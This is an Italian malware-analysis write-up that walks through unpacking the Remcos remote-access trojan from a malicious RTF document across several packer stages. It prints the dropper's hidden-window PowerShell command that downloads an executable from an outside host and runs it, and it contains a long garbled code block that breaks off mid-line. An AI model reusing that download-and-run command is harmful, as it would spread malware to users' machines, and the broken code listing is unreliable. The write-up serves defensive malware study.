

Remcos Unpacking

Remcos è un RAT scritto in C++, di solito la diffusione avviene con un documento iniziale contenente VBScript il quale scarica con Powershell il payload.

Informazioni del sample

Nome: SPEC_RFQ 11073 DWG.doc

SHA256:

68ebf735d4e141f39519b5906bcd367f49088532e2591f33ed0a1a4a10584d95

TrID: RTF

Download: <https://app.any.run/tasks/236f814d-ec82-4a81-97d9-e0745ef7014c#>

Analisi Statica

Utilizzando [rtfobj](#) e analizzando il doc

```
=====
File: '68ebf735d4e141f39519b5906bcd367f49088532e2591f33ed0a1a4a10584d95.doc' - size: 678199 bytes
=====
id |index |OLE Object
-----+-----+-----
0 |00007114h |format_id: 2 (Embedded)
   |         |class name: b'package'
   |         |data size: 221014
   |         |OLE Package object:
   |         |Filename: 'AbctfhgXgdghgh\x9c.ScT'
   |         |Source path: 'C:\\jsdsDggf\\abdtfhgXGdghgh\x9c.ScT'
   |         |Temp path = 'C:\\CbkepasW\\abdtfhghgdghgh\x9c.ScT'
   |         |MD5 = '9420b4fd8668c8bae729cc1a74f5ad17'
   |         |EXECUTABLE FILE
-----+-----+-----
1 |000775C5h |format_id: 2 (Embedded)
   |         |class name: b'OLE2Link'
   |         |data size: 2560
   |         |MD5 = 'be7229e452d543d682d52e05375d13d0'
   |         |CLSID: 00000300-0000-0000-C000-000000000046
   |         |StdOleLink (embedded OLE object - Known Related to
   |         |CVE-2017-0199, CVE-2017-8570, CVE-2017-8759 or CVE-2018-8174)
=====
```

scopriamo che contiene due OLE Object, quindi proseguiamo con estrarli

> *rtfobj.py <hash> -s all -d .*

Otteniamo il VBScript e dando una rapida occhiata troviamo il comando di Powershell eseguito nella Sandbox:

```
oo9i878ui23 = "by"  
oo9i878ui23 = oo9i878ui23 + "pass"  
varf = "Pow" + "erS" + alls + " -NoP -sta -NonI -W Hid" + "den -Exe" + "cutionPolicy " + oo9i878ui23 + " -NoLogo -cor  
iorueyfojwprkkkrjkltnhfbvefgyituhfb = "374633434*34364634+5634654-3983656/27467589654654+434337*45634534*(346378534-3463'
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden  
-ExecutionPolicy bypass -NoLogo -command "(New-Object  
System.Net.WebClient).DownloadFile('http://kqz.ugo.si/powerpoint.exe','C:\Users\admin\AppData  
\Roaming\powerpoint.exe');Start-Process 'C:\Users\admin\AppData\Roaming\powerpoint.exe'"
```

Ora che abbiamo un'anteprima del doc, possiamo anche liberamente scaricare il payload dalla Sandbox.

Informazioni del primo payload

Nome: WMli.exe

SHA256:

d74d5c42926dda1fa4499cd087c9058411dbf34831cabb822d512b2c9a3728a5



TrID: Executable (.NET)

Unpacking Remcos

Avendo una conoscenza pregressa di Remcos grazie ai già esistenti report, sappiamo che è sviluppato in C++ e utilizza dei packer scritti in .NET o Delphi, quindi il primo payload non è appunto proprio Remcos, dobbiamo eseguire l'unpacking per ricavarlo.


Nelle risorse dell'eseguibile notiamo una risorsa che a prima vista potrebbe sembrare un'immagine casuale, ma avendo avuto un po' di esperienza con simili packer in realtà l'immagine è proprio un PE, che verrà utilizzato nel processo di unpacking di Remcos.

Possiamo mettere i breakpoint in queste funzioni e poi estrarre dalle variabili locali il secondo payload, ma visto che questo secondo payload utilizzerà una risorsa di questo stesso eseguibile non sarebbe adeguato analizzare il secondo payload come singolo, quindi si può anche estrarre per ulteriori analisi ma per l'unpacking procediamo finché non lo esegue in memoria.




(Una volta che è in memoria fermiamo il processo per mettere i breakpoint e dopodiché lo riprendiamo)

Vedendo il modulo in memoria notiamo che è un dll con un paio di funzioni:




(Notiamo anche la funzione *Aphrodite* nel parametro riceve un oggetto di classe *Bitmap*, il che ci ricollega alla risorsa del primo payload)

Anche qui mettiamo i breakpoint nelle giuste funzioni e possiamo estrarre il terzo payload




(Anche qui continuiamo col processo, una volta che è in memoria (il terzo payload) fermiamo il processo per mettere i breakpoint, dopodiché lo riprendiamo)


Il terzo payload è di solito l'ultima fase di questo packer, lo si riconosce anche inoltre dai riferimenti ai dll di Windows



Cerchiamo *WriteProcessMemory*, rinominiamo la funzione (di solito le funzioni sono rinominate con nomi casuali)



Analizziamo la funzione vedendo dove viene utilizzata e mettiamo i breakpoint su ogni riga in cui viene chiamata




Facciamo ripartire il processo finché il breakpoint non viene attivato, proseguiamo all'interno delle funzioni finché nelle variabili locali non vediamo l'array di byte


```
// Token: 0x0600045B RID: 1115 RVA: 0x00049830 File Offset: 0x00047A30
static int \u206C\u200E\u202B\u206F\u206E\u206D\u200E\u2068\u200E\u206F\u2000\u202A\u2000\u206A\u202B\u200E\u200C\u200F\u206A
\u206A\u200C\u206F\u202E\u202B\u206F\u206D\u202C\u206C\u200D\u202B\u206A\u206C\u202C\u200F\u206B\u200D\u200D\u202E(byte[] A_0, int A_1)
{
    return BitConverter.ToInt32(A_0, A_1);
}

159     public unsafe static int ToInt32(byte[] value, int startIndex)
160     {
161         if (value == null)
162         {
163             ThrowHelper.ThrowArgumentNullException(ExceptionArgument.value);
164         }
165         if ((ulong)startIndex >= (ulong)((long)value.Length))
166         {
167             ThrowHelper.ThrowArgumentOutOfRangeException(ExceptionArgument.startIndex, ExceptionResource.ArgumentOutOfRange_Index);
168         }
169         if (startIndex > value.Length - 4)
170         {
171             ThrowHelper.ThrowArgumentOutOfRangeException(ExceptionArgument.startIndex, ExceptionResource.ArgumentOutOfRange_Index);
172         }
173         int i = startIndex;
174         int j = i + 4;
175         int k = i + 1;
176         int l = i + 2;
177         int m = i + 3;
178         int n = i + 4;
179         int o = i + 5;
180         int p = i + 6;
181         int q = i + 7;
182         int r = i + 8;
183         int s = i + 9;
184         int t = i + 10;
185         int u = i + 11;
186         int v = i + 12;
187         int w = i + 13;
188         int x = i + 14;
189         int y = i + 15;
190         int z = i + 16;
191         int aa = i + 17;
192         int ab = i + 18;
193         int ac = i + 19;
194         int ad = i + 20;
195         int ae = i + 21;
196         int af = i + 22;
197         int ag = i + 23;
198         int ah = i + 24;
199         int ai = i + 25;
200         int aj = i + 26;
201         int ak = i + 27;
202         int al = i + 28;
203         int am = i + 29;
204         int an = i + 30;
205         int ao = i + 31;
206         int ap = i + 32;
207         int aqu = i + 33;
208         int ar = i + 34;
209         int as = i + 35;
210         int at = i + 36;
211         int au = i + 37;
212         int av = i + 38;
213         int aw = i + 39;
214         int ax = i + 40;
215         int ay = i + 41;
216         int az = i + 42;
217         int ba = i + 43;
218         int bb = i + 44;
219         int bc = i + 45;
220         int bd = i + 46;
221         int be = i + 47;
222         int bf = i + 48;
223         int bg = i + 49;
224         int bh = i + 50;
225         int bi = i + 51;
226         int bj = i + 52;
227         int bk = i + 53;
228         int bl = i + 54;
229         int bm = i + 55;
230         int bn = i + 56;
231         int bo = i + 57;
232         int bp = i + 58;
233         int bq = i + 59;
234         int br = i + 60;
235         int bs = i + 61;
236         int bt = i + 62;
237         int bu = i + 63;
238         int bv = i + 64;
239         int bw = i + 65;
240         int bx = i + 66;
241         int by = i + 67;
242         int bz = i + 68;
243         int ca = i + 69;
244         int cb = i + 70;
245         int cc = i + 71;
246         int cd = i + 72;
247         int ce = i + 73;
248         int cf = i + 74;
249         int cg = i + 75;
250         int ch = i + 76;
251         int ci = i + 77;
252         int cj = i + 78;
253         int ck = i + 79;
254         int cl = i + 80;
255         int cm = i + 81;
256         int cn = i + 82;
257         int co = i + 83;
258         int cp = i + 84;
259         int cq = i + 85;
260         int cr = i + 86;
261         int cs = i + 87;
262         int ct = i + 88;
263         int cu = i + 89;
264         int cv = i + 90;
265         int cw = i + 91;
266         int cx = i + 92;
267         int cy = i + 93;
268         int cz = i + 94;
269         int da = i + 95;
270         int db = i + 96;
271         int dc = i + 97;
272         int dd = i + 98;
273         int de = i + 99;
274         int df = i + 100;
275         int dg = i + 101;
276         int dh = i + 102;
277         int di = i + 103;
278         int dj = i + 104;
279         int dk = i + 105;
280         int dl = i + 106;
281         int dm = i + 107;
282         int dn = i + 108;
283         int do = i + 109;
284         int dp = i + 110;
285         int dq = i + 111;
286         int dr = i + 112;
287         int ds = i + 113;
288         int dt = i + 114;
289         int du = i + 115;
290         int dv = i + 116;
291         int dw = i + 117;
292         int dx = i + 118;
293         int dy = i + 119;
294         int dz = i + 120;
295         int ea = i + 121;
296         int eb = i + 122;
297         int ec = i + 123;
298         int ed = i + 124;
299         int ee = i + 125;
300         int ef = i + 126;
301         int eg = i + 127;
302         int eh = i + 128;
303         int ei = i + 129;
304         int ej = i + 130;
305         int ek = i + 131;
306         int el = i + 132;
307         int em = i + 133;
308         int en = i + 134;
309         int eo = i + 135;
310         int ep = i + 136;
311         int eq = i + 137;
312         int er = i + 138;
313         int es = i + 139;
314         int et = i + 140;
315         int eu = i + 141;
316         int ev = i + 142;
317         int ew = i + 143;
318         int ex = i + 144;
319         int ey = i + 145;
320         int ez = i + 146;
321         int fa = i + 147;
322         int fb = i + 148;
323         int fc = i + 149;
324         int fd = i + 150;
325         int fe = i + 151;
326         int ff = i + 152;
327         int fg = i + 153;
328         int fh = i + 154;
329         int fi = i + 155;
330         int fj = i + 156;
331         int fk = i + 157;
332         int fl = i + 158;
333         int fm = i + 159;
334         int fn = i + 160;
335         int fo = i + 161;
336         int fp = i + 162;
337         int fq = i + 163;
338         int fr = i + 164;
339         int fs = i + 165;
340         int ft = i + 166;
341         int fu = i + 167;
342         int fv = i + 168;
343         int fw = i + 169;
344         int fx = i + 170;
345         int fy = i + 171;
346         int fz = i + 172;
347         int ga = i + 173;
348         int gb = i + 174;
349         int gc = i + 175;
350         int gd = i + 176;
351         int ge = i + 177;
352         int gf = i + 178;
353         int gg = i + 179;
354         int gh = i + 180;
355         int gi = i + 181;
356         int gj = i + 182;
357         int gk = i + 183;
358         int gl = i + 184;
359         int gm = i + 185;
360         int gn = i + 186;
361         int go = i + 187;
362         int gp = i + 188;
363         int gq = i + 189;
364         int gr = i + 190;
365         int gs = i + 191;
366         int gt = i + 192;
367         int gu = i + 193;
368         int gv = i + 194;
369         int gw = i + 195;
370         int gx = i + 196;
371         int gy = i + 197;
372         int gz = i + 198;
373         int ha = i + 199;
374         int hb = i + 200;
375         int hc = i + 201;
376         int hd = i + 202;
377         int he = i + 203;
378         int hf = i + 204;
379         int hg = i + 205;
380         int hh = i + 206;
381         int hi = i + 207;
382         int hj = i + 208;
383         int hk = i + 209;
384         int hl = i + 210;
385         int hm = i + 211;
386         int hn = i + 212;
387         int ho = i + 213;
388         int hp = i + 214;
389         int hq = i + 215;
390         int hr = i + 216;
391         int hs = i + 217;
392         int ht = i + 218;
393         int hu = i + 219;
394         int hv = i + 220;
395         int hw = i + 221;
396         int hx = i + 222;
397         int hy = i + 223;
398         int hz = i + 224;
399         int ia = i + 225;
400         int ib = i + 226;
401         int ic = i + 227;
402         int id = i + 228;
403         int ie = i + 229;
404         int if = i + 230;
405         int ig = i + 231;
406         int ih = i + 232;
407         int ii = i + 233;
408         int ij = i + 234;
409         int ik = i + 235;
410         int il = i + 236;
411         int im = i + 237;
412         int in = i + 238;
413         int io = i + 239;
414         int ip = i + 240;
415         int iq = i + 241;
416         int ir = i + 242;
417         int is = i + 243;
418         int it = i + 244;
419         int iu = i + 245;
420         int iv = i + 246;
421         int iw = i + 247;
4
```

Estraiamo il quarto payload e lo apriamo con [Detect It Easy](#), vediamo che il payload è un PE ed è sviluppato con C++



Un'ulteriore prova che questo è Remcos viene data grazie alle stringhe, cercando "Remcos" otteniamo dei tipici risultati:



Informazioni del quarto payload (Remcos)

Nome: explorer.exe

SHA256:

ed3a96630761ee25131c40b747f50fc55aa85d5e8f631f71bbfc901dd96bac13

Download:

<https://github.com/Finch4/Malware-Analysis-Reports/tree/master/Samples/Remcos%20Unpacked>